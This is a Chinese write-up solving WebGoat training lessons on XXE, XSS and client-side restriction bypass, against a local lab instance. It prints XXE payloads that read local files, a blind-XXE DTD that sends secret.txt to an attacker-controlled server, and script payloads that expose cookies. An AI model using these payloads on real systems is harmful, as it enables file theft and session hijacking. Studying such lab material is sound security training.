
Body: 原始视图

发送


POST http://localhost:8080/WebGoat/xxe/simple HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
 Accept: */*
 Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
 Referer: http://localhost:8080/WebGoat/start.mvc
 Content-Type: application/xml
 X-Requested-With: XMLHttpRequest
 Content-Length: 134
 Connection: keep-alive
 Cookie: JSESSIONID=D0024B84D2E6F2D0AF2954B60A4908BB
 Host: localhost:8080

<?xml version="1.0"?>
 <!DOCTYPE comment [<!ENTITY injection SYSTEM "file:///C:/">]>
 <comment>
 <text> &injection; </text>
 </comment>

Time: 85 ms Body Length: 136 bytes Total Length: 365 bytes



从图中我们可以看到，注入成功后，获取了C盘中的敏感信息。



Question 2: In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks. Again same exercise but try to perform the same XML injection as we did in first assignment.


Solutions:

与第一个问题一样，我们同样先发送数据，并截获http请求，通过下图可以发现，该http请求不仅以JSON对象的形式发送数据，同时还有XML类型。




从请求头可以看到，服务端不仅能够接受JSON传输的数据，还能够接受XML传输的数据，因此考虑对请求头的Content-Type属性做如下更改：

1 Content-Type: application/XML



此时进行发送后，得到注入成功的结果：



可以看到，我们再一次获得了敏感信息：

Add a comment

Submit



zjuycj 2019-05-16, 09:48:50

\$360Section \$Recycle.Bin 360SANDBOX aow_drv.log AppData BaiduYunDownload bootTel.dat Documents and Settings hiberfil.sys Intel NVIDIA pagefile.sys PerfLogs ProgramData Program Files Program Files (x86) Recovery swapfile.sys System Volume Information Temp Unifound UnifoundTemp Users UVCDDeviceControl.log Windows



zjuycj 2019-05-16, 09:01:23

] > &injection;



zjuycj 2019-05-16, 08:51:57

I want to look for data type



zjuycj 2019-05-16, 08:35:15

\$360Section \$Recycle.Bin 360SANDBOX aow_drv.log AppData BaiduYunDownload bootTel.dat Documents and Settings hiberfil.sys Intel NVIDIA pagefile.sys PerfLogs ProgramData Program Files Program Files (x86) Recovery swapfile.sys System Volume Information Temp Unifound UnifoundTemp Users UVCDDeviceControl.log Windows

Question 3 : Blind XXE

Solutions:

参考 [Stage6](#) 中的步骤随便输入一个评论提交，抓包并构造如下注入语句：

```
1 <?xml version="1.0"?>
2 <!DOCTYPE root [
3 <!ENTITY % remote SYSTEM "http://127.0.0.1:9090/files/zjuycj/attack.dtd">
4 %remote;
5 ]>
6 <comment>
7   <text>test&ping;</text>
8 </comment>
```


然后新建 `attack.dtd` 文件并上传到 `webwolf` 中，文件内容如下：

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!ENTITY % file SYSTEM 'file:///c:/Users/YingChengJun/.webgoat-
3 8.0.0.M17/XXE/secret.txt'>
4 <!ENTITY % execute "<!ENTITY ping SYSTEM 'http://127.0.0.1:9090/landing?test=%file;'>" >
5 %execute;
```


该 `dtd` 文件的效果是得到 `secret.txt` 文件的内容并将其发送到攻击者服务器中。此时发送请求，在服务器中接收到如下数据：


```
{
  "method" : "GET",
  "path" : "/landing",
  "headers" : {
    "request" : {
      "user-agent" : "Java/1.8.0_211",
      "host" : "127.0.0.1:9090",
      "accept" : "text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2",
      "connection" : "keep-alive"
    },
    "response" : {
      "X-Application-Context" : "application:9090",
      "status" : "200"
    }
  },
  "parameters" : {
    "test" : [ "WebGoat 8.0 rocks... (lREiijXAWD)" ]
  },
  "query" : "test=WebGoat%208.0%20rocks...%20(lREiijXAWD)",
  "timeTaken" : "2"
}
```


此时得到文件内容 `WebGoat 8.0 rocks... (kxPotQSxGb)`，输入即提示验证成功：




zjuycj 2019-05-16, 15:45:43
WebGoat 8.0 rocks... (kxPotQSxGb)




zjuycj 2019-05-16, 15:34:41
\$360Section \$Recycle.Bin 360SANDBOX aow_drv.log AppData BaiduYunDownload bootTel.dat Documents and Settings hiberfil.sys Intel NVIDIA pagefile.sys PerfLogs ProgramData Program Files Program Files (x86) Recovery swapfile.sys System Volume Information Temp Unifound UnifoundTemp Users UVCDDeviceControl.log Windows




zjuycj 2019-05-16, 15:33:28
aaa



webgoat 2019-05-16, 15:24:38
Silly cat...



guest 2019-05-16, 15:24:38
I think I will use this picture in one of my projects.



guest 2019-05-16, 15:24:38
Lol!! :-).

Congratulations. You have successfully completed the assignment.


5 XSS (Cross-Site Scripting)

Quesiton 1:


- Open a second tab and use the same url as this page you are currently on (or any url within this instance of WebGoat)
- Then, in the address bar on each tab, type `javascript:alert(document.cookie)`; **NOTE:** If you /cut/paste you'll need to add the `javascript:` back in.
- Were the cookies the same on each tab?

Solutions:

题目的意思是在两个页面中观察cookies是否一致，我们在新的tab中打开该页面，输入：




观察到如下结果：



然后在原页面中也输入同样的内容，发现两者的内容都相同，均为：

JSESSIONID=34CE93326B26A89CB3FC40AFFBF06801


因此，在每个 tab 中 cookies 都一致，在文本框中输入 yes 即可通过：



Question 2: Reflected XSS (反射型XSS)

Solutions:

先点击purchase按钮，我们可以看到如下结果：




这说明了用户输入的 credit card 将会被回显在页面且可能没有经过过滤。


因此我们在 credit card 的输入框中输入如下脚本：

`<script>alert('my javascript here');</script>` 或

`<script>alert('my javascript here' + document.cookie);</script>`



这样就能够利用反射型XSS得到信息：



Question 3: Identify Potential for DOM-Based XSS

Solutions:

先输入一个数据进行尝试，提示查看 `GoatRouter.js` 这个文件

So, what is test route for this test code?

No, look at the example. Check the `GoatRouter.js` file. It should be pretty easy to determine.

我们使用F12调出控制台找到其源码对应的文件

```
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="/WebGoat/js/libs/jquery-2.2.4.min.js" src="/WebGoat/js/libs/jquery-2.2.4.min.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="/WebGoat/js/libs/jquery-2.1.4.min.js" src="/WebGoat/js/libs/jquery-2.1.4.min.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="polyglot" src="/js/libs/polyglot.min.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/view/GoatRouter" src="/js/goatApp/view/GoatRouter.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/support/goatAsyncErrorHandler" src="/js/goatApp/support/goatAsyncErrorHandler.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="backbone" src="/js/libs/backbone-min.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/controller/LessonController" src="/js/goatApp/controller/LessonController.js"></script>
```

打开文件发现在代码的第39~47行配置了一些路由，并且 `lessonRoute`、`lessonPageRoute` 和 `testRoute` 三个路由能够传递参数，同时将参数交给对应的函数进行处理。

```
39     var GoatAppRouter = Backbone.Router.extend({
40
41         routes: {
42             'welcome': 'welcomeRoute',
43             'lesson/:name': 'lessonRoute',
44             'lesson/:name/:pageNum': 'lessonPageRoute',
45             'test/:param': 'testRoute',
46             'reportCard': 'reportCard'
47         },
48     });
```

查看函数代码：我们发现，这三个函数都并没有对参数进行过滤处理。

```

90     lessonRoute: function(name) {
91         render();
92         this.lessonController.loadLesson(name, 0);
93         this.menuController.updateMenu(name);
94     },
95
96     lessonPageRoute: function (name, pageNum) {
97         render();
98         pageNum = (_.isNumber(parseInt(pageNum))) ? parseInt(pageNum) : 0;
99         this.lessonController.loadLesson(name, pageNum);
100        this.menuController.updateMenu(name);
101    },
102
103    testRoute: function (param) {
104        this.lessonController.testHandler(param);
105        //this.menuController.updateMenu(name);
106    },

```

我们进一步查找三个函数对应的调用的controller的函数: LessonController

以同样的方式根据其源码找到对应的文件:

```

<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/controller
/LessonController" src="js/goatApp/controller/LessonController.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/controller
/MenuController" src="js/goatApp/controller/MenuController.js"></script>

```

在文件中, 我们看到 testHandler 这一模块调用了 lessonContentView 中的 showTestParam 函数

```

this.testHandler = function(param) {
    console.log('test handler');
    this.lessonContentView.showTestParam(param);
};

```

然后继续寻找 LessonContentView.js 这一文件:

```

<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/view
/GoatRouter" src="js/goatApp/view/GoatRouter.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/support
/goatAsyncErrorHandler" src="js/goatApp/support/goatAsyncErrorHandler.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="backbone" src="js/libs
/backbone-min.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/controller
/LessonController" src="js/goatApp/controller/LessonController.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/controller
/MenuController" src="js/goatApp/controller/MenuController.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/view
/LessonContentView" src="js/goatApp/view/LessonContentView.js"></script>
<script type="text/javascript" charset="utf-8" async="" data-requirecontext="_" data-requiremodule="goatApp/view/MenuView"
src="js/goatApp/view/MenuView.js"></script>

```

在文件中我们看到 showTestParam 函数中直接将我们的参数回写到了页面, 说明路由就是 start.mvc#test/

```

/* for testing */
showTestParam: function (param) {
    this.$el.find('.lesson-content').html('test:' + param);
}

```




Correct! Now, see if you can send in an exploit to that route in the next assignment.

Question 4: Try It! DOM-Based XSS

Solutions:

由Quesiton3可以得到，在 `start.mvc#test/` 下的参数不会经过过滤而被直接解析在HTML中，因此我们考虑做如下攻击：`http://localhost:8080/WebGoat/start.mvc#test/` 注意此处需要使用 `onerror` 而不是 `onload` 来出发，因为输入的标签在js文件中被执行时会组成 `'test:'<img src="" onerror="alert(webgoat.customjs.phoneHome()` 这一个错误语句，所以会报错。



然后将控制台中的 `1583059726` 这一随机数输入即可：



Correct, I hope you didn't cheat, using the console!

Question 5: Comments Again | Stored XXE

Solutions:

此题是存储型的XXE攻击，只要在Comment里面输入如下脚本即可：

```
<script>alert(webgoat.customjs.phoneHome());</script>
```

观察到输出 `-483395422`：

```
▶ Array []  
phoneHome invoked  
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is -483395422"}
```

再输入答案即可：



Yes, that is the correct value (note, it will be a different value each time the phoneHome endpoint is called).

6 Bonus 1: Client Side

6.1 Bypass front-end restrictions

Question 1: Field Restrictions

Send a request that bypasses restrictions of all four of these fields

Solutions:

考虑对HTML源码中元素的 `value` 属性进行修改, 如下图所示, 同时将文本输入框的最大输入长度 `maxlength` 设置为一个大于5的数值, 并修改其 `value` 此时就可以绕过输入的限制。

```
<select name="select">...</select>
<div>Radio button with two possible values</div>
<input type="radio" name="radio" value="233333">
" Option 1"
<br>
<input type="radio" name="radio" value="option222">
" Option 2"
<br>
<div>Checkbox: value either on or off</div>
<input type="checkbox" name="checkbox" checked="checked" value="233333"> == $0
" Checkbox
"

<div>Input restricted to max 5 characters</div>
<input type="text" value="233333" name="shortInput" maxlength="10">
<div>Disabled input field</div>
<input type="submit" value="submit">
</form>
```

此时点击确认按钮即可通过:



Select field with two possible values

Radio button with two possible values

☐ Option 1☐ Option 2

Checkbox: value either on or off

☒ Checkbox


Input restricted to max 5 characters

Disabled input field


Congratulations. You have successfully completed the assignment.

Question 2: Validation

